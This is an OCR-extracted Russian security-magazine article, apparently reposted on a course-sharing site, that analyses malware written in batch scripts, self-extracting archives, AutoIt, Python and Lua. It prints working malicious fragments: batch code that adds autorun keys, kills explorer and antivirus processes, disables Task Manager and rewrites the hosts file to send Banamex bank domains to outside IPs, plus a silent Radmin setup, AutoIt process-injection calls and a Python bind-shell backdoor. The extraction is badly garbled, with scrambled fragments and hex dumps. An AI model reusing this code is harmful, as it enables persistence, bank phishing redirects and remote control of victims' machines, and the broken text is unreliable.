SuperSliv.Biz - Курсы, Трениччи, Семинары, Каждый день!

Малварь со странностями. Разбираем ключевые фрагменты кода малвари на скриптах и средствах автоматизации Евгений Дроботун , 01.11.2014 🔘 Комментарии 💿 706 🔘 Добавить в закладки

Содержание статьи 01. ВАТ-скрипты 02. Самораспаковывающиеся архивы 03. Autolt 04. Python, Lua и прочая экзотика 05. Заключение Мы уже давно не заикаемся об ассемблере, поскольку привыкли к тому, что большая часть современной малвари пишется на C++, C# или даже VB. Одна-

ко из антивирусных компаний передают, что вирмейкеры XXI века пользуются не только классическими языками программирования. Оказывается, вполне злая и функциональная малварь теперь пишется на батниках, Autolt, Lua, Python, 1С... Сегодня мы попробуем заглянуть под капот этому «программному обеспечению» и рассмотреть ключевые, ответственные за главный функционал участки кода. **WARNING**

Вся информация предоставлена исключительно в ознакомитель-

ных целях. Ни редакция, ни автор не несут ответственности

за любой возможный вред, причиненный материалами данной статьи. ВАТ-СКРИПТЫ Если ты думаешь, что единственный возможный вариант такого рода малвари — это классический школьный батник со строкой format с: внутри, то ты ошибаешься.

ды tasklist:

color a

taskkill /im explorer.exe /f > nul

title Windows Zablokirovan echo Windows Blocked!

Вредитель

Уничтожитель

Червы

сят поделки такого рода к Riskware)

■ qhost.exe X

00009510

000095a0

000095b0

000095c0

000095d0

00009610

00009620

ниями.

echo off

с нужными параметрами.

en 🔚

nvm.exe - WinRAR (evaluation copy)

Reg Delete HKLM\System\CurrentControlSet\Control\SafeBoot /f > nul

раммного обеспечения. К примеру, с помощью команды ftp можно загрузить из сети нужный файл, сохранить его

Возможность автоматизировать всякие рутинные операции в системе с помощью bat-скриптов уже давно переросла в целое направление создания малвари, для которой почти все антивирусные компании отвели целый раздел в своих классификациях вредоносного прог-

в нужном месте и запустить на выполнение, а также добавить этот файл в автозагрузку, написав внутри что-нибудь вроде этого: @reg add "HKCU\Software\Microsoft\Windows\CurrentVersion\Run" /v Trojan /t REG_SZ /d C:\Trojan.bat /f

В итоге получается простейший Bat.Downloader, который исправно будет выполнять свои функции. Помимо этого, с помощью команды taskkill можно попытаться остановить работающие процессы мешающих вредоносному функционалу программ:

// Убиваем explorer.exe @taskkill /im explorer.exe /f > nul // Убиваем некий антивирус aver.exe. С большой вероятностью не получится ;)

// Выполняем соответствующие действия

@taskkill /im aver.exe /f > nul Обычно малварь перед началом своей деятельности проверяет наличие в системе антивирусов и далее действует по результатам. В bat-скрипте это можно сделать с помощью коман-

// Проверяем наличие процесса aver.exe @for /F "delims=" %%A in ('tasklist /FI "imagename eq aver.exe"') do @set sr=%%A @if "%sr:~,11%"=="aver.exe" goto ff // Процесс обнаружен

@goto bb :ff // Процесс не обнаружен // Выполняем соответствующие действия :bb // Работаем дальше

Что касается непосредственно вредоносных действий, то здесь имеется достаточно широкое поле для деятельности: можно удалять или перемещать различные системные файлы, изменять содержимое конфигурационных файлов (в том числе и файла hosts), изменять значения в реестре, блокируя тем самым, например, возможность вызова taskmgr.exe или запрещая вносить изменения в реестр. _ D X win32logon.bat — Блокнот <u>Ф</u>айл <u>Правка Формат Вид Справка</u> cmd /c del %windir%\system32\Drivers\Etc\Hosts
cmd /c echo. >>%windir%\system32\Drivers\Etc\Hosts
cmd /c echo 127.0.0.1 localhost>>%windir%\system32\Drivers\Etc cmd /c echo. >>%windir%\system32\Drivers\Etc\Hosts
cmd /c echo 184.173.108.229 local2>>%windir%\system32\Drivers\Et

cmd /c echo. >>%windir%\system32\Drivers\Etc\Hosts
cmd /c echo 184.173.108.229 gamingplanet.us>>%windir%\system32\D
cmd /c echo. >>%windir%\system32\Drivers\Etc\Hosts Вот так меняет содержимое файла hosts Trojan.BAT.Qhost.abq - - X Winlock.bat — Блокнот <u>Ф</u>айл <u>Правка Формат Вид Справка</u>


copy %0 C:\Windows\win32.bat > nul
reg_add_"HKCU\Software\Microsoft\Windows\CurrentVersion\Pun"_/v_Win32_/t_PEG_57_/d_C:\Windows\Win32.ba

reg add HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\System /v DisableTaskMgr /t REG_DWORD reg add HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\System /v DisableRegistryTools /t REG add HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\System /v DisableCMD/t REG_DWORD/d 2 reg add HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer /v NoDesktop /t REG_DWORD /d

reg add hkco\software\microsoft\windows\current version\rollicies\explorer/v nocontrolranel /t REG_DWOI

cmd /c echo. >>%windir%\system32\Drivers\Etc\Hosts
cmd /c echo 103.14.44.85 local3>>%windir%\system32\Drivers\Etc\H
cmd /c echo. >>%windir%\system32\Drivers\Etc\H
cmd /c echo. >>%windir%\system32\Drivers\Etc\H
cmd /c echo 93.62.153.237 local4>>%windir%\system32\Drivers\Etc\

cmd /c echo. >>%windir%\system32\Drivers\Etc\Hosts
cmd /c echo 103.6.180.145 local5>>%windir%\system32\Drivers\Etc\ cmd /c echo. >>%windir%\system32\Drivers\Etc\Hosts
cmd /c echo 184.173.108.229 srv1.su>>>%windir%\system32\Drivers\E



Сохранить

000000000 00 01 02 03 04 05 06 07 08 09 0a 0b 0c 0d 0e 0f

Сохранить ЕХЕ

Создать юзера на компе.

SoapSky - Blue (internal)

Trojan.Encoder.RAR Trojan.Fork

Trojan.Downloader.FTP

Trojan.Hosts

0 программе

00009520 5c 73 79 73 74 65 6d 33 32 5c 64 72 69 76 65 72 \system32\driver 00009530 73 5c 65 74 63 5c 68 6f 73 74 73 0d 0a 65 63 68 s\etc\hosts..ech 00009540 6f 20 36 39 2e 36 34 2e 33 35 2e 31 36 33 20 62 o 69.64.35.163 b 00009550 61 6e 63 61 6e 65 74 65 6d 70 72 65 73 61 72 69 ancanetempresari 00009560 61 6c 2e 62 61 6e 61 6d 65 78 2e 63 6f 6d 20 3e al.banamex.com > 00009570 | 3e 20 25 77 69 6e 64 69 72 25 5c 73 79 73 74 65 > %windir%\syste 00009580 6d 33 32 5c 64 72 69 76 65 72 73 5c 65 74 63 5c m32\drivers\etc\ 00009590 68 6f 73 74 73 0d 0a 65 63 68 6f 20 36 39 2e 36 hosts..echo 69.6

> 000095e0 | 5c 64 72 69 76 65 72 73 5c 65 74 63 5c 68 6f 73 \drivers\etc\hos 000095f0 74 73 0d 0a 65 63 68 6f 20 36 39 2e 36 34 2e 33 ts..echo 69.64.3 00009600 35 2e 31 36 33 20 62 61 6e 61 6d 65 78 2e 63 6f 5.163 banamex.co

6d 2e 6d 78 20 3e 3e 20 25 77 69 6e 64 69 72 25 m.mx >> %windir%

34 2e 33 35 2e 31 36 33 20 62 61 6e 63 61 6e 65 4.35.163 bancane

74 65 6d 70 72 65 73 61 72 69 61 6c 2e 62 61 6e tempresarial.ban

61 6d 65 78 2e 63 6f 6d 2e 6d 78 20 3e 3e 20 25 amex.com.mx >> % 77 69 6e 64 69 72 25 5c 73 79 73 74 65 6d 33 32 windir%\system32

6d 2e 6d 78 20 3e 3e 20 25 77 69 6e 64 69 72 25 m.mx >> %windir%

5c 73 79 73 74 65 6d 33 32 5c 64 72 69 76 65 72 \system32\driver

Один из многочисленных генераторов bat-малвари (большинство антивирусных компаний отно-

Для приведения вредоносных скриптов в более привычный вид исполняемого файла создатели этих скриптов нередко пользуются утилитами конвертации типа bat2exe. Это работает, хотя ни о какой полноценной компиляции здесь говорить не приходится: сам скрипт пишется в ехе-файл в виде ресурсов, а затем вызывается cmd.exe, где скрипт и выполняется.

```
Скрипт Trojan.BAT.Qhost.abg в виде ехе-файла в секции ресурсов
САМОРАСПАКОВЫВАЮЩИЕСЯ АРХИВЫ
Self-extracting archive (SFX-архивы), а точнее возможность сложить несколько файлов в один
архив с автоматическим запуском одного из них после распаковки уже давно приглянулись
распространителям сомнительного софта и контента. Зачастую в эти архивы кладут вполне
легальные программы вместе с конфигурационным или запускающим батником (или скрип-
том на VBS), который позволяет использовать такие архивы с не совсем благими намере-
К примеру, SFX-архив RemoteAdmin.Win32.RAdmin.20 содержит в себе серверный модуль
широко известной утилиты удаленного администрирования Radmin и bat-скрипт, с помощью
которого производится конфигурирование и скрытый запуск серверного модуля Radmin.
Свою конфигурацию Radmin хранит в реестре, и скрипт, находящийся в архиве, перед запус-
ком Radmin'a прописывает необходимые параметры в нужных ветках реестра.
  <u>Ф</u>айл <u>П</u>равка Фор<u>м</u>ат <u>В</u>ид <u>С</u>правка
  nvsvc32.exe /install /silence
```

dtreg -Set reg_binary HKEY_LOCAL_MACHINE\SYSTEM\RAdmin\v2.0\Server\Parameters\AutoAllow=00000 dtreg -set reg_binary hkey_local_machine\system\radmin\v2.0\server\parameters\askuser=0000000 dtreg -Set reg_BINARY HKEY_LOCAL_MACHINE\SYSTEM\RAdmin\v2.0\Server\Parameters\EnableEventLog= dtreg -Set reg_binary hkey_local_machine\System\ranglerannin\v2.0\Server\rangleranneters\rangleranneter=a3729 echo off

dtreg -Addkey HKEY_LOCAL_MACHINE\SYSTEM\RAdmin dtreg -Addkey HKEY_LOCAL_MACHINE\SYSTEM\RAdmin\v2.0

dtreg -AddKey HKEY_LOCAL_MACHINE\SYSTEM\RAdmin\v2.0\Server

dtreg -AddKey HKEY_LOCAL_MACHINE\SYSTEM\RAdmin\v2.0\Server\Parameters dtreg -AddKey HKEY_LOCAL_MACHINE\SYSTEM\RAdmin\v2.0\Server\iplist

Конфигурационный батник RemoteAdmin.Win32.RAdmin.20 С появлением в широком обиходе различных криптовалют SFX-архивы полюбились и многим желающим помайнить цифровую наличность на чужих вычислительных мощностях. В большинстве случаев утилиты для майнинга состоят из нескольких файлов, и самораспаковывающийся архив как нельзя лучше подходит для того, чтобы все эти файлы туда спрятать. Разумеется, в архив помещается bat- или VBS-скрипт, запускающий все это дело

_ D X


dtreg -set reg_binary hkey_local_machine\system\radmin\v2.0\server\rangleparameters\rangleport=22130000 dtreg -Set reg_binary HKEY_LOCAL_MACHINE\SYSTEM\ranker\ran dtreg -Set reg_binary hkey_local_machine\System\ranglerankov2.0\Server\rangleranketers\EnablelogFile=0 dtreg -set reg_sz hkey_local_machine\system\radmin\v2.0\server\parameters\logFilePath="c:\log dtreg -Set reg_BINARY HKEY_LOCAL_MACHINE\SYSTEM\RAdmin\v2.0\Server\Parameters\FilterIp=000000 dtreg -Set reg_binary hkey_local_machine\System\radmin\v2.0\Server\parameters\DisableTrayicor

<u>File Commands Tools Favorites Options Help</u> Extract To Delete Info VirusScan Comment 📆 nvm.exe - solid SFX RAR 5.0 archive, unpacked size 5 955 025 bytes Mc Le commentaire ci-dessous contient Name Setup=a.vbs 🐉 a.vbs 177 137 Файл сценария VBS... 26. TempMode 249 120 🗞 cugarısz_ss.di 73 941 Расширение прил... Silent=1 nvm.exe 5 649 920 2 935 360 Приложение 14 798 Расширение прил... pthreadVC2.dll 55 808

Содержимое SFX-архива Win32.BitCoinMiner.nni (выделен запускающий VBS-скрипт)

В некоторых SFX-архивах такого рода также содержится утилита Hidden Start, которая обес-

Total 5 955 025 bytes in 4 files



DllCall("kernel32.dll", "int", "WriteProcessMemory",

DllCall("kernel32.dll", "ptr", "CreateRemoteThread",

"ptr", \$pMem, "dword", 0, "ptr", 0)

// Запустить обфускатор перед компиляцией

"ptr", \$hProcess, "ptr", 0, "uint", 0, "ptr", \$pMem,

"uint", 260, "uint*", 0)

программы написать две строки вида:

#Autoit3Wrapperr_Run_Obfuscator=y // Установить параметры обфускации

Func mutex (\$j30)

mutex("HhZZghFi08")

\$q38 = \$q38 + 675

\$q38 = \$q38 - 675 \$q38 = \$q38 * 78

\$q38 = \$q38 / 78

\$q38 = 12

\$q38 = 52

#NoTrayIcon

\$q38 = 69

EndFunc

10

11

12

13

14

15

17

19

21 22

20 🗏 Else

- EndIf

Local \$d31 = 183

If \$f33[0] = \$d31 Then Exit

\$137 = @ScriptDir & "\" & @ScriptName

<u>File Edit Format Run Options Windows Help</u>

simvol='\$

try:

except:

лах.

енном

Антивирус

Ad-Aware

AhnLab-V3

Скачано с сайта -

virustotal

while 1:

kill bsh='kbsh'

if len(sys.argv)>1:

Port=int(sys.argv[1])

if len(sys.argv)>2:

print '[+]New pass'

sockobj.listen(5)

sockobj.bind(('', Port))

print '[+]Port=',sys.argv[1]

############_Default_######################

sockobj=socket(AF_INET,SOCK_STREAM)

print '[-]SocketError',sys.exc_value

data=connection.recv(1024) getpass=md5.new(data[:-2])

if getpass.hexdigest() == Pass: if os.fork() == 0:

bsh pid=os.getpid()

autocommands="unset HISTFILE; uname -a;id" #autostart=)

Pass=str(md5.new(sys.argv[2]).hexdigest())

if os.fork() == 0: #for start bindshell as proc and exit

command current = eval(command)

if command current[θ] == 'listDF': listDirectoryFile = {}

listDirectoryFile['c'] = 'listDF'

output = open(command_current[2], 'wb')

send back output(repr(listDirectoryFile))

output.write(command current[3])

elif command current[0] == 'download':

listDirectoryFile = {}

connection, address=sockobj.accept()

"ptr", \$hProcess, "ptr", \$pMem, "ptr", \$buffer,

#Obfuscator_Parameters=/StripOnly /OM 🙆 C:\Users\Евгений Дроботун\Desktop\infection\Infection_\AutoIt\opva\Setup_.au3 - SciTE-Lite <u>File Edit Search View Tools Options Language Buffers Help</u> 🗋 🚅 🔲 🖫 🞒 🐰 🐚 💼 🗙 | 戶 戶 戶 🔾 💠

Local \$f33 = D11Call("kernel32.dll", "int", "GetLastError")

\$i36 = "iP4ex1MRgW6onOrZsf80BuNECD8Mo6fdFCQqyYOc4F15V2CXL4"

DllCall("kernel32.dll", "int", "CreateSemaphore", "int", 0, "long", 1, "long", 1, "str", \$j30)

Помимо всех возможностей этого языка, большим плюсом для создателей малвари выступает возможность обфускации кода при его компиляции. Для этого достаточно в начале

```
>"C:\Program Files (x86)\AutoIt3\SciTE\..\aut2exe\aut2exe.exe" /in "C:\Users\Евгений Дроботун\Desktop\infecti -
 li=1 co=1 INS (CR+LF)
                  Декомпилированный Autolt-код Backdoor.Win32.DarkKomet.djqs
В целом, если не принимать во внимание объем создаваемого компилятором Autolt
исполняемого кода, язык неплохо справляется с большинством задач, которые ставят
перед собой вирусописатели. Нередко попадаются весьма продвинутые экземпляры,
использующие разные техники внедрения и сокрытия кода, шифрование тела малвари
и прочие хитрости.
                        www
                        Для Autolt существует визуальный редактор графического
                        интерфейса, похожий на Delphi, – Koda FormDesigner. Поз-
                        накомиться с ним можно здесь.
РҮТНОМ, LUA И ПРОЧАЯ ЭКЗОТИКА
Несмотря на то что Python — настоящий хакерский язык программирования, малварь на нем
под винду встречается не очень часто. В большей степени написание ее оправданно для OS
X или Linux, в которых Python установлен вместе с системой.
       7 Backdoor.Python.Small.py - C:\Users\Евгений Дроботун\Desktop\infection\Infection_\Python\Backd... 🖵 💷
```

default port

#command for kill bindshell

Ln: 48 Col: 43

Pass ='427003594444ed93c9fe9b0b420264e4' # default password ='slav0nic'

Сомнительный Python-скрипт для Linux под названием Backdoor.Python.RShell

listDirectoryFile['arg1'] = command_current[1]

listDirectoryFile['d'] = [f for f in os.listdir(comm

listDirectoryFile['f'] = [(f, os.path.getsize(comman

if os.path.isdir(os.path.j

time.ctime(os.path.getmti for f in os.listdir(comman if os.path.isfile(os.path.

send back output(repr(listDirectoryFile)) elif command current[0] == 'upload': listDirectoryFile = {} listDirectoryFile['c'] = 'upload' listDirectoryFile['argl'] = command_current[1] listDirectoryFile['arg2'] = command_current[2]

listDirectoryFile['c'] = 'download' listDirectoryFile['arg1'] = command_current[1] listDirectoryFile['arg2'] = command_current[2] input = open(command current[1], 'rb') listDirectoryFile['data'] = input.read() send back output(repr(listDirectoryFile)) elif command current[0] == 'shell': listshell = {} listshell['c'] = 'shell' listshell['arg'] = commands.getoutput(command current send back output(repr(listshell)) elif command current[0] == 'sleep': listSleep = {} listSleep['c'] = 'sleep' Python-скрипт для Mac Backdoor.Python.Aharm.a Для винды вредоносные Python-скрипты, как правило, компилят в исполняемый файл (на самом деле это тоже не полноценная компиляция — в ехе-файл кладется сам скрипт и интерпретатор Python'a). Что касается языка программирования Lua, то самым известным вредоносом, который был написан с его использованием, был Worm.Win32.Flame. Для большей части компонентов этого червя логика верхнего уровня реализована именно на Lua. Всего в Worm.Win32.Flame


можно насчитать 57 Lua-компонентов, каждый из которых выполняет какую-либо вредоносную функцию. К примеру, скрипт ATTACKOP _ JIMMY _ PRODS.lua производит атаку на другой ПК, скрипт с названием casafety.lua служит для обнаружения антивирусного ПО, CRUISE _

CRED.lua — для кражи учетных данных, а euphoria.lua эксплуатирует уязвимость в LNK-фай-

ATTACKOP JIMMY PRODS.luac ATTACKOP MOVEFILE.luac ATTACKOP RUNDLL.luac CRUISE CRED.luac

IMMED ATTACK ACTION.luac MUNCH ATTACKED ACTION.luac MUNCH SHOULD ATTACK.luac NETVIEW HANDLER.luac NETVIEW SPOTTER.luac REG SAFETY.luac RESCH EXEC.luac SECLOG HANDLER.luac SECLOG SPOTTER.luac

SNACK BROWSER HANDLER.luac SNACK ENTITY ACTION.luac SNACK NBNS HANDLER.luac



SHA256: 3c28fe6f8ced415913c314179aa558859a60ae5866c85192c3c8fcd159c0c918 Имя файла: Virus.1C.Tanga.a Показатель выявления: 2014-10-03 17:44:02 UTC (0 минут назад) Дата анализа: Комментарии При Голосование Дополнительные сведения

Результат

VBS.Tango.A


TextImage/Debyr

Trojan. Script. 244133

Дата обновления

20141003

20141003



<mark>SuperShVIBiz</mark> - Присоединяйся!